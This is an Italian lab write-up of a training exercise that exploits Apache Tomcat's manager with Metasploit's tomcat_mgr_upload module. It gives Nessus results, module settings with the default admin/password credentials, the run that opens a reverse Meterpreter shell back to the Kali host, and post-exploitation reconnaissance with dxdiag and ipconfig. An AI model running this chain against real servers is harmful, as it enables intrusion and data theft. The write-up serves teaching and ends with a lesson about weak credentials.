Guida Illustrata Exploit Tomcat

1. Sintesi

L'obiettivo dell'esercitazione è quello di avviare una sessione Meterpreter con Metasploit sulla Macchina Target (Windows 10), sfruttando servizi vulnerabili sulla macchina stessa.

2. Introduzione


La macchina Virtuale Windows 10 presenta dei servizi vulnerabili che potrebbero causare degli Exploit. Il servizio preso in esame in questo report è il servizio **TomCat**, attivo sulla porta 8080.


3. Configurazione iniziale

Il primo passo, prima di attaccare, è quello di configurare le macchine virtuali Kali Linux e Windows 10 con i corretti indirizzi IP.

Kali Linux: 192.168.200.100


Windows 10: 192.168.200.200





Successivamente avviare sulla Macchina Windows 10 i servizi vulnerabili, in questo caso Apache TomCat.

Infine avviare una **Basic Scan** su Nessus (Vulnerability Scan), per verificare ed analizzare tutti i servizi vulnerabili sulla macchina Target.



Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0			Apache Tomcat SEoL (7.0.x)	Web Servers	1
CRITICAL	9.8	8.9	0.9447	Apache Tomcat 7.0.0 < 7.0.100 multiple vulnerabilities	Web Servers	1
CRITICAL	9.8	8.9	0.9447	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Web Servers	1
CRITICAL	9.8	6.7	0.4879	Apache Tomcat 7.0.0 < 7.0.89	Web Servers	1
HIGH	8.1	8.9	0.9436	Apache Tomcat 7.0.0 < 7.0.82	Web Servers	1
HIGH	8.1	7.4	0.9422	Apache Tomcat 7.0.0 < 7.0.94 multiple vulnerabilities	Web Servers	1
HIGH	7.5	6.7	0.0243	Apache Tomcat 7.0.0 < 7.0.99 multiple vulnerabilities	Web Servers	1
HIGH	7.5	4.4	0.2079	Apache Tomcat 7.0.25 < 7.0.90	Web Servers	1
HIGH	7.5	3.6	0.9215	Apache Tomcat 7.0.27 < 7.0.105	Web Servers	1
HIGH	7.5	3.6	0.15	Apache Tomcat 7.0.28 < 7.0.88	Web Servers	1
HIGH	7.0	6.7	0.9324	Apache Tomcat 7.0.0 < 7.0.104	Web Servers	1
HIGH	7.0	5.9	0.008	Apache Tomcat 7.0.0 < 7.0.108 multiple vulnerabilities	Web Servers	1
MEDIUM	6.5	4.4	0.1958	Apache Tomcat 7.0.0 < 7.0.85 multiple vulnerabilities	Web Servers	1
MEDIUM	5.9	3.6	0.5394	Apache Tomcat 7.0.0 < 7.0.107	Web Servers	1

4. Procedimento

A questo punto è necessario verificare che le macchine siano in comunicazione: dal terminale di Kali Linux utilizzare il comando **ping 192.168.200.200**.

Una volta finito avviare Metasploit con il comando **MSFConsole**.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt

                                                  _________.
                                              .' #######   ;."
                                   .──,.    ;@            @@`;   .──,..
                                 ." @@@@@'.,'@@           @@@@@',.'@@@@ ".
                                 '-.@@@@
```

payload è necessario anche configurare l'username e la password per accedere come Manager, dunque il consiglio è di tentare con le credenziali, ovvero Username: **admin** e Password: **password.**

```
msf exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,ty
                                            pe:host:port][ ... ]. Supported proxies: soc
                                            ks4, socks5, socks5h, http, sapni
   RHOSTS                         yes       The target host(s), see https://docs.metas
                                            ploit.com/docs/using-metasploit/basics/usi
                                            ng-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upl
                                            oad and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.200.100  yes       The listen address (an interface may be specified
                                     )
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal


View the full module info with the info, or info -d command.

msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
HttpPassword => password
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
HttpUsername => admin
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.200.200
RHOST => 192.168.200.200
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT => 7777
```

5. Attacco

A questo punto si può lanciare l'exploit e stabilire la sessione Meterpreter.

```
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying JNzMo6VufWdImiR2KwEUf72GsONnJO ...
[*] Executing JNzMo6VufWdImiR2KwEUf72GsONnJO ...
[*] Undeploying JNzMo6VufWdImiR2KwEUf72GsONnJO ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49452) at 2026
-04-23 14:22:46 -0400

meterpreter >
```

Una volta aperta la sessione Meterpreter, si digita il comando **shell** per entrare nel terminale della Windows 10 e si procede con la verifica delle informazioni richieste. Attraverso il comando **dxdiag /t dxdiag_output.txt** (**dxdiag** sta per DirectX Diagnostic Tool) si genera un file con all'interno uno dei report più dettagliati che si possano ottenere su una macchina Windows. Questo file permette di verificare: la presenza di Webcam e la conferma se sia o meno una macchina virtuale.

Una volta finito, tornare alla shell Meterpreter e scaricare il file sulla Kali. A questo punto su un nuovo terminale eseguire il comando **cat dxdiag_output.txt** per visualizzare il contenuto del file, dove si può constatare che è effettivamente una macchina virtuale e non sono presenti webcam.

System Model: VirtualBox

Video Capture Devices: 0

```
1 ------------------
2 System Information
3 ------------------
4       Time of this report: 4/22/2026, 12:00:46
5              Machine name: DESKTOP-9K1O4BT
6          Operating System: Windows 10 Pro 64-bit (10.0, Build 10240) (10240.th1.150709-1700)
7                  Language: Italian (Regional Setting: Italian)
8       System Manufacturer: innotek GmbH
9              System Model: VirtualBox
10                    BIOS: Default System BIOS
11                Processor: AMD Ryzen 5 5625U with Radeon Graphics         (2 CPUs), ~2.3GHz
12                   Memory: 2048MB RAM
13      Available OS Memory: 2048MB RAM
14                Page File: 1099MB used, 2099MB available
15              Windows Dir: C:\Windows
16          DirectX Version:
17      DX Setup Parameters: Not found
18         User DPI Setting: Using System DPI
19       System DPI Setting: 96 DPI (100 percent)
20          DWM DPI Scaling: Disabled
21                 Miracast: Not Available
22 Microsoft Graphics Hybrid: Not Supported
23           DxDiag Version: 10.00.10240.16384 64bit Unicode
```

```
86 ---------------------
87 Video Capture Devices
88 Number of Devices: 0
89 ---------------------
```

L'ultima informazione richiesta è la configurazione di rete, che però non è presente all'interno del file, dunque è necessario tornare alla shell di Meterpreter e digitare il comando **ipconfig.**

```
meterpreter > ipconfig

Interface  1
============
Name         : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  2
============
Name         : eth0 - Microsoft Kernel Debug Network Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295


Interface  3
============
Name         : net0 - Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295


Interface  4
============
Name         : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:3c:74:66
MTU          : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
```

Per completare l'esercitazione viene richiesta la cattura della schermata della macchina Windows 10, questa però restituisce come output un file immagine nero. Questo non indica un malfunzionamento dello strumento,

ma è una conseguenza diretta delle misure di sicurezza di Windows note come **Session 0 Isolation**. L'exploit colpisce il servizio Apache Tomcat, che risiede nella **Sessione 0**, un ambiente isolato privo di interfaccia grafica. Poiché il desktop dell'utente attivo si trova in una sessione differente (solitamente la **Sessione 1**), Meterpreter non ha la visibilità necessaria per catturare le immagini del monitor dell'utente senza prima effettuare una migrazione del processo.

6. Considerazioni finali

L'esercitazione dimostra come una configurazione non sicura di un servizio legittimo, come Apache Tomcat, possa diventare il punto di ingresso per un attacco critico. Inoltre, l'utilizzo di credenziali di default o deboli ha permesso il caricamento di un payload malevolo, evidenziando l'importanza di una corretta politica di gestione delle password.